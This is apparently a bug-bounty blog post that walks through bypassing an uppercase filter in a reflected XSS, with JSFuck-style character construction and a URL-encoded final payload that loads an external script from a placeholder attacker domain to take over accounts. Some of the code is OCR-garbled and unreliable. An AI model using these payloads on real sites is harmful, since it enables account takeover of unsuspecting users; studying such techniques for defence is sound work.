

[Get started](#)[Open in app](#)


Master SEC

[Follow](#)

68 Followers

[About](#)

Bypass Uppercase filters like a PRO (XSS Advanced Methods)

 Master SEC Oct 11, 2019 · 4 min read

a code injection inside javascript code can be a headache... But nothing is impossible

While we are not working on Pentesting for companies, we love to Bug Hunting on Hackerone.

We founded a vulnerable section on a site, with some sort of google analytics code, vulnerable to a URL XSS.

`http://website.com/dir/subdir`

And inside the javascript code:

```
function("/DIR/SUBDIR", params);
```

Burp suite discovered, that adding “-alert(1)-” at the end of the URL (http://website.com/dir/subdir/-alert(1)-”, would be reflecting the XSS

✖ ▶ Uncaught ReferenceError: ALERT is not defined

vulnerable"-alert(1)-":135




and browser telling us *unable to find function ALERT()*, the GET parameter is getting uppercased :(

So we started testing things to see what is filtered from the server: `</script>`, `//`, `\`, `.` [dots] aren't available for use. But we can use everything else `"`, `,`, `[`, `]`, `{`, `}`

Ok, now what? Let's find a payload that can work.

We ended up with a few solutions all related to the jsfuck.com one. It was perfect no dots but very long.



JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.

☒ Eval Source

```
[ ] [ ( ! ] + [ ] [ + [ ] ] + ( [ ! ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] )  
[ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] [ ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] ] +  
[ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! +  
[ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] ] [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ ( ! [ ] + [ ] ) [ + [ ] ] + ( !  
[ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! +  
[ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] ] [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ ( ! [ ] + [ ] ) [ + [ ] ] + ( !  
[ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! +  
[ ] + [ ] ] [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] ] [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ +  
[ ] ] + ( ! ! [ ] + [ ] ) [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] +  
( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] +  
( ! ! [ ] + [ ] ) [ + ! + [ ] ] ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! +  
[ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] )
```

1227 chars

[Run This](#)

loading an external JS file that executes arbitrary web actions without the user interaction.

This is a WordPress payload, our goal was to load an external JS with something like this for this website, changing account password or email.

continuing to JsFuck payloads, a simple `alert(1)` got converted to:

“_

[illegible]



B%5D)%5B%2B!!%5B%5D%5D%2B(!!%5B%5D%2B%5B%5D)%5B%2B%5B%5D%5D%5D)%5B!!%5B%5D%2B!!%5B%5D%2B%5B%2B%5B%5D%5D%5D%2B(!%5B%5D%2B%5B%5D)%5B%2B!!%5B%5D%5D%2B(!%5B%5D%2B%5B%5D)%5B!!%5B%5D%2B!!%5B%5D%5D%2B(!!%5B%5D%2B%5B%5D)%5B!!%5B%5D%2B!!%5B%5D%2B!!%5B%5D%5D%2B(!!%5B%5D%2B%5B%5D)%5B%2B!!%5B%5D%2B!!%5B%5D%2B!!%5B%5D%5D%2B(!!%5B%5D%2B%5B%5D)%5B%2B!!%5B%5D%5D%2B(!!%5B%5D%2B%5B%5D)%5B%2B%5B%5D%5D)(%2B!!%5B%5D)-"

That's dope, pretty ugly and LONG. If i wanted to alert(document.cookie) **its above 13000 characters long**, I figured out that after 2500–2700 characters the webserver started returning **Error 400**.

So we started investigating how jsfuck works.

```
const SIMPLE = {
  'false':      '![[]]',
  'true':       '!!0',
  'undefined':  '0[0]',
  'NaN':        '+[!0]',
  'Infinity':   '+(+!0+(!0+[!0])!0+!0+!0)+[!0]+[0]+[0]+[0])' //
+"1e1000"
};
```

```
const CONSTRUCTORS = {
  'Array':      '[]',
  'Number':     '(+0)',
  'String':     '([[]+[])',
  'Boolean':    '(!0)',
  'Function':   '[][ "fill" ]',
  'RegExp':     'Function("return/"+0+"/")()'
};
```

```
const MAPPING = {
  'a':          '(false+""[1]',
  'b':          '([[]["entries"]()+""[2]',
  'c':          '([[]["fill"]+""[3]',
  'd':          '(undefined+""[2]',
  'e':          '(true+""[3]',
  'f':          '(false+""[0]',
  'g':          '(false+[0]+String)[20]',
  'h':          '+(101))["to"+String["name"]](21)[1]',
  'i':          '([false]+undefined)[10]',
  'j':          '([[]["entries"]()+""[3]',
  'k':          '+(20))["to"+String["name"]](21)',
  'l':          '(false+""[2]',
  'm':          '(Number+""[11]',
```



I started trying to execute part of this on Chrome, to see how it works.

so basically, we can scrap strings from the different type of vars, so we can get the lowercase letters from false, true, undefined, NaN, Infinity, etc.

So I managed to get the whole abecedary without using lowercase letters.

```

Ā=![]; //false
É=![]; //true
Ĭ=[][[]]; //undefined
Ó=+[![]]; //NaN
SI=(+(!+[]+(!+[]+[])[!+[]+!+[]+!+[]]+[!+[]]+[+[]]+[+[]]+[+[]]));//
Infinity
ST=([]+[]); //
Ü=(+[]);

A=(Ā+"" )[1];
D=(Ĭ+"" )[2];
E=(É+"" )[3];
F=(Ā+"" )[0];
G=[![ ]+[+[]]+[[ ]+[ ]][+[]][[![ ]+{ }][+[]][+!+[]+[+[]]]+[[ ]+{ }][+[]][+!+
[]]+[[ ][ ]+[ ]][+[]][+!+[]]+[![ ]+[ ]][+[]][!+[]+!+[]+!+[]]+[![ ]+[ ]][+
[]][+[]]+[![ ]+[ ]][+[]][+!+[]]+[[ ][ ]+[ ]][+[]][+[]]+[![ ]+{ }][+[]]
[+!+[]+[+[]]]+[![ ]+[ ]][+[]][+[]]+[[ ]+{ }][+[]][+!+[]]+[![ ]+[ ]][+[]]
[+!+[]]]][+[]][!+[]+!+[]+[+[]]];
I=( [Ā]+Ĭ )[10];
L=(Ā+"" )[2];
T=(É+"" )[0];
O=(É+[ ][F+I+L+L ])[10];
R=(É+"" )[1];

```



```

S=(A+...)[S];
U=(Í+...)[0];
V=(+(31))[T+O+"S"+T+R+I+N+G](32);
X=(+(101))[T+O+"S"+T+R+I+N+G](34)[1];
Y=(Ó+[SI])[10];
Z=(+(35))[T+O+"S"+T+R+I+N+G](36);
C=([] [F+I+L+L]+...)[3];
H=(+(101))[T+O+"S"+T+R+I+N+G](21)[1];
K=(+(20))[T+O+"S"+T+R+I+N+G](21);
W=(+(32))[T+O+"S"+T+R+I+N+G](33);
J=([] [E+N+T+R+I+E+S]()+...)[3];
B=([] [E+N+T+R+I+E+S]()+...)[2];

```

Also i was needing slashes and DOT, i was able to get the DOT from 1.1e+101 float value.



awesome we got the dot, now I was missing “/” and “g” because the uppercase filters so I decided to jsfuck do the work for me I was sacrificing 1200 chars but this payload was about 500–800 so I was in the 2400–2600 range from the http request.

Now that I have all chars is the fun part. **Execution Execution Execution.**

```

[] [F+I+L+L] [C+O+N+S+T+R+U+C+T+O+R] (A+L+E+R+T(1)) ();

```

This was translated to fill.constructor(alert(1)) and we got our javascript executed with all uppercase letters! awesome!.

Hopefully, our vulnerable site was using jquery but loaded at the end of the HTML code, after this injection, so it will return function not found, we had to wait 3 seconds to load all dependencies and execute \$.getScript to load our external JS file.

[Get started](#)[Open in app](#)

```
( TSLATSLAT TEST TSLAT TEST )(), }, 3000), )(),
```



And it worked, after 3 seconds I got the test/test request showing up!!

so we URL encode it and our final payload was like

```
%3B%C3%81=! [%3B%C3%89=!! [%3B%C3%8D=[ ] [ ] ]%3B%C3%93=%2B[!  
[ ] ]%3BSI=%2B(%2B!%2B[ ]%2B(!%2B[ ]%2B[ ] )  
[!%2B[ ]%2B!%2B[ ]%2B!%2B[ ] ]%2B[%2B!%2B[ ] ]%2B[%2B[ ] ]%2B[%2B[ ] ]%2B[%2B[ ]  
] )%3BST=( [ ]%2B[ ] )%3B%C3%9C=(%2B[ ] )%3BA=(%C3%81%2B%22%22)
```



```
[/0ZB:/0ZB[]/0ZB[/0ZB[]]]/0ZB[[]/0ZB/0/B/0/B]/0ZB[[]]/0ZB:/0ZB[[]]/0ZB[[]]
[[]]%2B[[]][%2B[[]][%2B!%2B[[]]%2B[![]%2B[[]][%2B[[]]
[!%2B[[]%2B!%2B[[]%2B!%2B[[]]%2B[![]%2B[[]][%2B[[]][%2B[[]]%2B[![]%2B[[]]
[%2B[[]][%2B!%2B[[]]%2B[[]][[]%2B[[]][%2B[[]][%2B[[]]%2B[![]%2B%7B%7D]
[%2B[[]][%2B!%2B[[]%2B[%2B[[]]]%2B[![]%2B[[]][%2B[[]]
[%2B[[]]%2B[[]%2B%7B%7D][%2B[[]][%2B!%2B[[]]%2B[![]%2B[[]][%2B[[]]
[%2B!%2B[[]]]][%2B[[]]
[!%2B[[]%2B!%2B[[]%2B[%2B[[]]]%3BI%20=%20([%C3%81]%2B%C3%8D)
[10]%3BL%20=%20(%C3%81%2B%22%22)[2]%3BT%20=%20(%C3%89%2B%22%22)
[0]%3B0%20=%20(%C3%89%2B[[]F%2BI%2BL%2BL])
[10]%3BR%20=%20(%C3%89%2B%22%22)[1]%3BN%20=%20(%C3%8D%2B%22%22)
[1]%3BM%20=%20(%2B(208))[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](31)
[1]%3BP%20=%20(%2B(211))[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](31)
[1]%3BS%20=%20(%C3%81%2B%22%22)[3]%3BU%20=%20(%C3%8D%2B%22%22)
[0]%3BV%20=%20(%2B(31))[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG]
(32)%3BX%20=%20(%2B(101))[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](34)
[1]%3BY%20=%20(%C3%93%2B[SI])[10]%3BZ%20=%20(%2B(35))
[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](36)%3BC%20=%20([[]
[F%2BI%2BL%2BL]%2B%22%22)[3]%3BH%20=%20(%2B(101))
[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](21)[1]%3BK%20=%20(%2B(20))
[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](21)%3BW%20=%20(%2B(32))
[T%2B0%2B%22S%22%2BT%2BR%2BI%2BN%2BG](33)%3BJ%20=%20([[]
[E%2BN%2BT%2BR%2BI%2BE%2BS]())%2B%22%22)[3]%3BB%20=%20([[]
[E%2BN%2BT%2BR%2BI%2BE%2BS]())%2B%22%22)
[2]%3BD0T%20=%20(%2B(%2211E100%22)%2B[[])[1]%3BSLA=(![]%2B[%2B![]])
([[]![]%2B[[]][[]])[%2B!%2B[[]%2B[%2B[[]]]%2B(![]%2B[[]][%2B[[]]%2B(!
[]%2B[[]][%2B!%2B[[]]%2B(![]%2B[[]][!%2B[[]%2B!%2B[[]]%2B([[]%2B[[]][[]])
[%2B!%2B[[]%2B[%2B[[]]]%2B([[](![]%2B[[]][%2B[[]]%2B([[]%2B[[]][[]])
[%2B!%2B[[]%2B[%2B[[]]]%2B(![]%2B[[])[!%2B[[]%2B!%2B[[]]%2B(![]%2B[[])
[%2B[[]]%2B(![]%2B[[])[!%2B[[]%2B!%2B[[]%2B!%2B[[]]%2B(![]%2B[[])
[%2B!%2B[[]]%2B[[])[!%2B[[]%2B!%2B[[]%2B!%2B[[]]%2B(![]%2B[[])
[!%2B[[]%2B!%2B[[]%2B!%2B[[]]])([%2B!%2B[[]%2B[%2B[[]]]%3B[[]
[F%2BI%2BL%2BL][C%2B0%2BN%2BS%2BT%2BR%2BU%2BC%2BT%2B0%2BR]
(S%2BE%2BT%2B%22T%22%2BI%2BM%2BE%2B0%2BU%2BT%2B%22(%22%2BF%2BU%2BN%2B
C%2BT%2BI%2B0%2BN%2B%22( )%7B%20$%22%2BD0T%2BG%2BE%2BT%2B%22S%22%2BC%2
BR%2BI%2BP%2BT%2B%22(' %22%2BSLA%2BSLA%2B%22BADASSDOMAIN%22%2BD0T%2B%2
2COM%22%2BSLA%2B%22BADASSURL')( )%3B%20%7D,%203000)%3B%22)( )%3B(%22
```

We loaded our external JS and our external JS was able to change the username password!, **account takeover**, **severity raised from low (simple alert XSS), to High (account takeover)** and bug bounty raised from 50 to 1000 USD, *20 times higher*.

special thanks to [Martin Kleppe](#). This wouldn't be possible without their javascript discoverments.

[Get started](#)[Open in app](#)

[Xss Attack](#)[Xss Bypass](#)[Xss Vulnerability](#)[Bug Bounty](#)[Hackerone](#)[About](#) [Help](#) [Legal](#)

Get the Medium app

